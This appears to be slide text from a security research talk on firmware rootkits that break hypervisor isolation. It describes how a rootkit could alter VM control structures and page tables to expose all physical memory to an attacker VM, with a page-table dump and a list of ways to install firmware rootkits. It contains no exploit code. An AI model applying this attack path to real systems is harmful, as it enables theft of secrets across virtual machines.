
System Firmware Isolation




Firmware Rootkit vs Hypervisor



What is firmware rootkit?



Firmware rootkit can open a backdoor for an attacker VM to access all other VMs



“Backdoor” for attacker’s VM

1. Firmware rootkit searches & modifies VM’s VMCS(B), VMM page tables


2. Rootkit added page table entries to attacker VM which expose entire physical memory

PTE: 0000000000000000 - 4KB PAGE	XWR WB	GPA: 0000FFFCFB000
PTE: 0000000000000000 - 4KB PAGE	XWR WB	GPA: 0000FFFCFC000
PTE: 0000000000000000 - 4KB PAGE	XWR WB	GPA: 0000FFFCFD000
PTE: 0000000000000000 - 4KB PAGE	XWR WB	GPA: 0000FFFCFE000
PDPTE: 0000000000000000 - 1GB PAGE	XWR UC	GPA: 00040C00000000
PDPTE: 0000040000000000 - 1GB PAGE	XWR UC	GPA: 00041000000000
PDPTE: 0000080000000000 - 1GB PAGE	XWR UC	GPA: 00041400000000
PDPTE: 00000C0000000000 - 1GB PAGE	XWR UC	GPA: 00041800000000
PDPTE: 0000100000000000 - 1GB PAGE	XWR UC	GPA: 00041C00000000
PDPTE: 0000140000000000 - 1GB PAGE	XWR UC	GPA: 00042000000000
PDPTE: 0000180000000000 - 1GB PAGE	XWR UC	GPA: 00042400000000
PDPTE: 00001C0000000000 - 1GB PAGE	XWR UC	GPA: 00042800000000
PDPTE: 0000200000000000 - 1GB PAGE	XWR UC	GPA: 00042C00000000
PDPTE: 0000240000000000 - 1GB PAGE	XWR UC	GPA: 00043000000000
PDPTE: 0000280000000000 - 1GB PAGE	XWR UC	GPA: 00043400000000
PDPTE: 00002C0000000000 - 1GB PAGE	XWR UC	GPA: 00043800000000
PDPTE: 0000300000000000 - 1GB PAGE	XWR UC	GPA: 00043C00000000
PDPTE: 0000340000000000 - 1GB PAGE	XWR UC	GPA: 00044000000000

Now attacker VM has full access to physical memory of VMM and other VMs

So how would one install a rootkit in the firmware?

Using hardware SPI flash programmer...




USB & exploiting weak firmware protections...



Software access and exploiting some vulnerability in firmware ...

- ⚠ From privileged guest (e.g. Dom0). Requires privesc from normal guest (e.g. DomU) or remote
- ⚠ From the host OS before/in parallel to VMM
- ⚠ From normal guest if firmware is exposed to the guest by VMM


For example, if firmware is not adequately write protected in system flash memory



DEMO

Rootkit in System Firmware Exposes
Secrets from Virtual Machines

Installing rootkit in firmware from root partition

